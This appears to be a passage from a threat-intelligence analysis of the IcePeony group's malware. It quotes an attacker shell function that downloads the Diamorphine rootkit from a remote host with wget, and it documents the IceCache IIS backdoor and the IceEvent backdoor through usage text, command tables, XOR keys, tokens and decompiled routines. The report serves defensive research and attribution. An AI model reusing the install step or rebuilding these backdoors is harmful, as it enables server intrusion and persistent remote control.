
Interestingly, they installed a rootkit called Diamorphine, which is available on GitHub.



```
rookit(){
    echo "---------------rootkit----------------"
    if [ `whoami` != "root" ];then
        echo "Need root privilege!"
        return 0
    fi
    cd $WORKDIR
    if [ ! -e ./Diamorphine.tgz ];then
        test -z $WEBHOST && echo "Error: Please specify the WebHost to download Diamorphine.tgz!" && return 1;
        wget -q http://$WEBHOST/Diamorphine.tgz -O ./Diamorphine.tgz
    fi
    if [ ! -e ./Diamorphine.tgz ];then
        echo "Error: Diamorphine.tgz is not exist!"
        return 1;
    fi
```


Malware

The IcePeony server contained malware targeting IIS, which we named IceCache. They used IceCache to attack the attack surface server. Additionally, during the investigation, we discovered another related malware, which we called IceEvent. Although no logs of using IceEvent were found. We believe it was used to compromise another computer that was not connected to the internet.




IceCache

IceCache is an ELF64 binary developed in Go language. It is customized based on the open-source software reGeorge.



```
OS               EM_X86_64
Arch             amd64
Compiler         1.21.1 (2023-09-06)
Build ID         OgqOCbNX2DLflV4n7GIq/STkDyn
Main root        reGeorgGo
# main           1
# std            100
# vendor         2
-buildmode       exe
-compiler        gc
-trimpath        true
DefaultGODEBUG   panicnil=1
CGO_ENABLED      0
GOARCH           amd64
GOOS             linux
GOAMD64          v1
```

To facilitate their intrusion operations, they added file transmission commands and command execution functionality.



```
Usage:
  iisClient [OPTIONS]

Basic:
  -u, --url=        The url containing the tunnel script
      --to=         Specify the target param
  -v, --verbose     Show verbose debug message
      --ua=         Set header User-Agent
  -H, --host=       Set header Host
      --admin       Whether to use the Administrator to exec
  -V, --version     Version

Proxy:
      --enable=     Enable/Disable proxy function, 1 (enable) or 0 (disable) (default: -1)
      --list        List proxy rules
      --add=        Add a proxy rule, foward 'to' target host
      --del=        Del a proxy rule
      --clear       Clear all proxy rules
      --count       Show the count statistics
      --setCache=   Set the cache time(in second), set 0 to disable cache (default: -1)
      --clearCache  Clear cache data(not change cacheable status)

Socks:
      --socks       Start a Socks server
  -l, --listen=     Socks listen address (default: 0.0.0.0)
  -p, --port=       Socks listen port (default: 8888)

File:
      --up=         Upload a local file 'to' remote server
      --down=       Download a remote file 'to' local

Cmd:
  -c, --cmd=        The command to execute, example: whoami
  -t, --timeout=    Timeout of the command execution in seconds (default: 5)

Help Options:
  -h, --help        Show this help message
```

IceCache module is installed and run on IIS servers. The number of commands change, but they are classified into two types based on authentication tokens. We found files with remaining PDB information. These files were developed by a user named “power” in a project called “cachsess”

PDB Path
C:\Users\power\documents\visual studio 2017\Projects\cachsess\x64\Release\cachsess.pdb
C:\Users\power\Documents\Visual Studio 2017\Projects\cachsess\Release\cachsess32.pdb

The number of commands changes over time, but it includes command execution functions, SOCKS proxy functions, and file transmission functions.

TYPE-A	Description
EXEC / EXEC_PRO	Command to the execution of a process
SOCKS_HELLO	Command to SOCKS protocol initial handshake message
SOCKS_CONNECT	Command to indicate a connection request with the SOCKS protocol
SOCKS_DISCONNECT	Command to indicate disconnection with SOCKS protocol
SOCKS_READ	Command to reading of data in SOCKS protocol
SOCKS_FORWARD	Command to instruct data transfer via SOCKS protocol

TYPE-A	Description
PROXY_ADD	Command to add a proxy
PROXY_LIST	Command to list a proxy
PROXY_DEL	Command to del a proxy
PROXY_CLEAR	Command to clear all proxy settings
PROXY_SET_JS	Set the JavaScript
PROXY_GET_JS	Get set the JavaScript
PROXY_ALLOW_PC	Allowed PC settings
PROXY_CACHE_CLEAR	Command to clear the proxy cache
PROXY_CACHE_TIME	Command to set proxy cache time
FILE_UPLOAD	Upload Files
FILE_DOWNLOAD	Download Files

TYPE-B	Description
EXEC / EXEC_PRO	Command that directs the execution of a process
SOCKS_HELLO	SOCKS protocol initial handshake message
SOCKS_CONNECT	Command to indicate a connection request with the SOCKS protocol
SOCKS_DISCONNECT	Command to indicate disconnection with SOCKS protocol
SOCKS_READ	Command that directs reading of data in SOCKS protocol
SOCKS_FORWARD	Command to instruct data transfer via SOCKS protocol
PROXY_ADD	Command to add a proxy
PROXY_LIST	Command to list a proxy
PROXY_DEL	Command to del a proxy
PROXY_CLEAR	Command to clear all proxy settings
FILE_UPLOAD / FILE_UPLOAD_PRO	Upload Files
FILE_DOWNLOAD / FILE_DOWNLOAD_PRO	Download Files
IIS_VERSION	Show IIS version

These are the IceCache modules found so far. The first sample we are aware of was compiled in August 2023 and submitted to VirusTotal in October. Since there is no discrepancy between the compille time and the first submission, we believe the dates are reliable.

Many new samples have also been found since 2024. Most of the submitters are from India, which matches the victim information we have gathered from OpenDir data.

The number of commands has change over time. It is show that the malware’s developers have made improvements while continuing their intrusion operations.

sha256[:8]	Compile Time	First Submission	Submitter	Cmd Num	X-Token	TYPE
5b16d153	2024-07-17 09:11:14	2024-08-03 04:58:20	c8d0b2b9 (ID)	20	tn7rM2851XVvOFbc	B
484e2740	2024-06-21 03:05:15	2024-08-07 09:25:53	39d4d6d2 - email	20	tn7rM2851XVvOFbc	B

sha256[:8]	Compile Time	First Submission	Submitter	Cmd Num	X-Token	TYPE
11e90e24	2024-06-05 03:52:48	2024-06-18 12:21:50	d9cb313c (ID)	20	tn7rM2851XVvOFbc	B
b8d030ed	2024-06-05 03:52:41	2024-06-18 10:47:18	408f1927 (ID)	20	tn7rM2851XVvOFbc	B
ceb47274	2024-04-25 09:53:26	2024-08-02 21:50:50	06ac9f47 (BR)	20	tn7rM2851XVvOFbc	B
d1955169	2024-04-21 11:29:25	2024-06-18 12:24:39	d9cb313c (ID)	18	tn7rM2851XVvOFbc	B
de8f58f0	2024-04-21 11:29:10	2024-06-18 10:49:53	408f1927 (ID)	18	tn7rM2851XVvOFbc	B
53558af	2024-03-27 05:08:50	2024-04-19 07:57:19	c2440bbf (ID)	18	tn7rM2851XVvOFbc	B
0b8b10a2	2024-03-27 05:08:57	2024-04-18 13:54:16	c2440bbf (ID)	18	tn7rM2851XVvOFbc	B
a66627cc	2024-02-20 09:36:12	2024-03-12 15:17:55	a6412166 (VN)	16	cbFOvVX1582Mr7nt	A
e5f520d9	2024-02-01 09:32:21	2024-07-17 09:30:54	24761b38 (SG)	24	cbFOvVX1582Mr7nt	A
3eb56218	2023-12-07 03:04:16	2024-02-20 13:54:02	0f09a1ae (ID)	24	cbFOvVX1582Mr7nt	A
5fd5e99f	2023-09-27 00:50:46	2024-03-24 08:59:02	Ca43fb0f (ID)	24	cbFOvVX1582Mr7nt	A
0eb60e4c	2023-08-23 09:11:24	2023-10-18 10:11:00	0e8f2a34 (VN)	18	cbFOvVX1582Mr7nt	A

IceEvent

IceEvent is a simple passive-mode backdoor that installed as a service.

PDB Path
C:\Users\power\Documents\Visual Studio 2017\Projects\WinService\x64\Release\WinService.pdb

Two types have been identified based on the command format. Both types only have the minimum necessary commands. The older type was discovered in September 2023, and several new types were found in April of this year. All of these were submitted from India.

TYPE-A	Description
FILE:	Command to Reading files via sockets
CMD:	Command to the execution of a process


TYPE-B	Description
UPFILE	Upload Files
DOWNFILE	Download Files
CMD	Command to the execution of a process

sha256[:8]	Compile Time	First Submission	Submitter	Cmd Num	TYPE
80e83118	2024-04-25 09:50:58	2024-07-25 05:43:08	INDIA (99003aca)	3	B
9aba997b	2024-04-30 04:48:48	2024-06-14 05:46:49	INDIA (060734bd)	3	B
9a0b0439	2024-04-25 09:50:58	2024-06-14 05:00:08	INDIA (060734bd)	3	B
bc94da1a	2023-08-23 08:52:46	2023-09-05 03:03:57	INDIA (81f8b666)	2	A

Similarities

We believe that IceEvent was developed because a simple passive backdoor was needed during intrusions, based on code similarities with IceCache. Both IceCache and IceEvent use the same key for XOR to encode communication data. And PDB information shows that the same developer created both malware.

This is the XOR-based data encoding process used for communication data, which is equal to both malware.




```
_QWORD *__fastcall xor(_QWORD *a1, _QWORD *a2)
{
  unsigned __int64 i; // rsi
  size_t v4; // rdx
  _QWORD *enc_data; // rdx
  _QWORD *dec_data; // rax
  int key[4]; // [rsp+28h] [rbp-20h]

  i = 0LL;
  key[0] = 0x32633425;
  v4 = a2[2];
  a1[3] = 15LL;
  a1[2] = 0LL;
  *(_BYTE *)a1 = 0;
  key[1] = 0x3C7BCAA1;
  key[2] = 0x56F2E8D;
  key[3] = 0x56372809;
  sub_180013880(a1, v4);
  if ( a2[2] )
  {
    do
    {
      if ( a2[3] < 0x10uLL )
        enc_data = a2;
      else
        enc_data = (_QWORD *)*a2;
      if ( a1[3] < 0x10uLL )
        dec_data = a1;
      else
        dec_data = (_QWORD *)*a1;
      *((_BYTE *)dec_data + i) = *((_BYTE *)enc_data + i) ^ *((_BYTE *)key + (i & 0xF));
      ++i;
    }
    while ( i < a2[2] );
  }
  return a1;
}
```

IceCache

```
_QWORD *__fastcall sub_1400035F0(_QWORD *a1, _QWORD *a2)
{
  unsigned __int64 v2; // rsi
  size_t v4; // rdx
  _QWORD *v6; // rdx
  _QWORD *v7; // rcx
  int v9[8]; // [rsp+28h] [rbp-20h]

  v2 = 0LL;
  v9[0] = 0x32633425;
  v4 = a2[2];
  a1[2] = 0LL;
  a1[3] = 15LL;
  *(_BYTE *)a1 = 0;
  v9[1] = 0x3C7BCAA1;
  v9[2] = 0x56F2E8D;
  v9[3] = 0x56372809;
  sub_1400051B0(a1, v4);
  if ( a2[2] )
  {
    do
    {
      if ( a2[3] < 0x10uLL )
        v6 = a2;
      else
        v6 = (_QWORD *)*a2;
      if ( a1[3] < 0x10uLL )
        v7 = a1;
      else
        v7 = (_QWORD *)*a1;
      *((_BYTE *)v7 + v2) = *((_BYTE *)v6 + v2) ^ *((_BYTE *)v9 + (v2 & 0xF));
      ++v2;
    }
    while ( v2 < a2[2] );
  }
  return a1;
}
```

IceEvent


This is the command execution process equal to both malware. Since the function calls and branching processes are exactly the same, we believe they were compiled from the same source code. Other commands also match perfectly.



```
  StartupInfo.dwFlags |= 0x100u;
  if ( *((_QWORD *)v4 + 3) >= 8uLL )
    v4 = *(WCHAR **)v4;
  if ( !CreateProcessW(0LL, v4, 0LL, 0LL, 1, 0, 0LL, 0LL, &StartupInfo, &ProcessInformation) )
  {
    CloseHandle(hWritePipe);
    CloseHandle(hReadPipe);
    GetLastError();
    sub_180013980(Buffer, "CreateProcess failed: %d");
    a1[3] = 15LL;
    a1[2] = 0LL;
    *(_BYTE *)a1 = 0;
    if ( Buffer[0] )
    {
      v6 = -1LL;
      do
        ++v6;
      while ( Buffer[v6] );
    }
    goto LABEL_19;
  }
  CloseHandle(hWritePipe);
  v7 = 0;
  NumberOfBytesRead = 0;
  Src[3] = 15LL;
  Src[2] = 0LL;
  LOBYTE(Src[0]) = 0;
  v8 = 0;
  TotalBytesAvail = 0;
  v9 = 0;
  while ( 1 )
  {
    while ( 1 )
    {
      if ( !v7 || !v8 )
        Sleep(0x32u);
      if ( PeekNamedPipe(hReadPipe, 0LL, 0, 0LL, &TotalBytesAvail, 0LL) && TotalBytesAvail )
        break;
      v8 = 0;
      TotalBytesAvail = 0;
      v7 = 0;
      NumberOfBytesRead = 0;
      if ( ++v9 >= 20 )
        goto LABEL_30;
    }
    if ( !ReadFile(hReadPipe, Buffer, 0x1000u, &NumberOfBytesRead, 0LL) || !NumberOfBytesRead )
      break;
    v9 = 0;
    sub_180006960(Src, Buffer, NumberOfBytesRead);
    v7 = NumberOfBytesRead;
    v8 = TotalBytesAvail;
  }
LABEL_30:
  CloseHandle(hReadPipe);
  if ( WaitForSingleObject(ProcessInformation.hProcess, a3) == 258 )
  {
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
    TerminateProcess(ProcessInformation.hProcess, 1u);
    v28 = 15LL;
    v27 = 0LL;
    MultiByteStr[0] = 0;
    sub_180007400(MultiByteStr, "Time out!", 9uLL);
    v10 = (const WCHAR *)sub_180012B30(v22, MultiByteStr);
    sub_180012D50(a1, v10);
    if ( v24 >= 8 )
      std::allocator<wchar_t>::deallocate(v22, v22[0], v24 + 1);
    v24 = 7LL;
    v23 = 0LL;
    LOWORD(v22[0]) = 0;
    sub_180006B00(MultiByteStr);
  }
  else
  {
    CloseHandle(ProcessInformation.hProcess);
    CloseHandle(ProcessInformation.hThread);
    v11 = (const WCHAR *)sub_180012B30(v22, (LPCCH)Src);
    sub_180012D50(a1, v11);
    if ( v24 >= 8 )
```

```
    v2 = *(WCHAR **)v2;
  if ( !CreateProcessW(0LL, v2, 0LL, 0LL, 1, 0, 0LL, 0LL, &StartupInfo, &ProcessInformation) )
  {
    CloseHandle(hWritePipe);
    CloseHandle(hReadPipe);
    GetLastError();
    sub_140005650(Buffer, "CreateProcess failed: %d");
    v25 = 0LL;
    v26 = 15LL;
    Src[0] = 0;
    v4 = -1LL;
    v7 = -1LL;
    do
      ++v7;
    while ( Buffer[v7] );
    sub_140002610(Src, Buffer, v7);
    sub_140003430((__int64)Src);
    a1[2] = 0LL;
    a1[3] = 15LL;
    *(_BYTE *)a1 = 0;
    do
      ++v4;
    while ( Buffer[v4] );
    goto LABEL_22;
  }
  CloseHandle(hWritePipe);
  v8 = 0;
  NumberOfBytesRead = 0;
  v25 = 0LL;
  v26 = 15LL;
  Src[0] = 0;
  v9 = 0;
  TotalBytesAvail = 0;
  v10 = 0;
  while ( 1 )
  {
    while ( 1 )
    {
      if ( !v8 || !v9 )
        Sleep(0x32u);
      if ( PeekNamedPipe(hReadPipe, 0LL, 0, 0LL, &TotalBytesAvail, 0LL) && TotalBytesAvail )
        break;
      v9 = 0;
      TotalBytesAvail = 0;
      v8 = 0;
      NumberOfBytesRead = 0;
      if ( ++v10 >= 60 )
        goto LABEL_33;
    }
    if ( !ReadFile(hReadPipe, Buffer, 0x1000u, &NumberOfBytesRead, 0LL) || !NumberOfBytesRead )
      break;
    v10 = 0;
    sub_140002460(Src, Buffer, NumberOfBytesRead);
    v8 = NumberOfBytesRead;
    v9 = TotalBytesAvail;
  }
LABEL_33:
  CloseHandle(hReadPipe);
  if ( WaitForSingleObject(ProcessInformation.hProcess, 0x7530u) == 258 )
  {
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
    TerminateProcess(ProcessInformation.hProcess, 1u);
    v14 = 0LL;
    v15 = 7LL;
    WideCharStr[0] = 0;
    sub_140005090(WideCharStr, L"Time out!");
    sub_1400038C0(a1, WideCharStr);
  }
  else
  {
    CloseHandle(ProcessInformation.hProcess);
    CloseHandle(ProcessInformation.hThread);
    v11 = (const WCHAR *)sub_1400036A0(WideCharStr, Src);
    sub_1400038C0(a1, v11);
  }
  sub_140002390(WideCharStr);
  sub_140002570(Src);
  return a1;
}
```

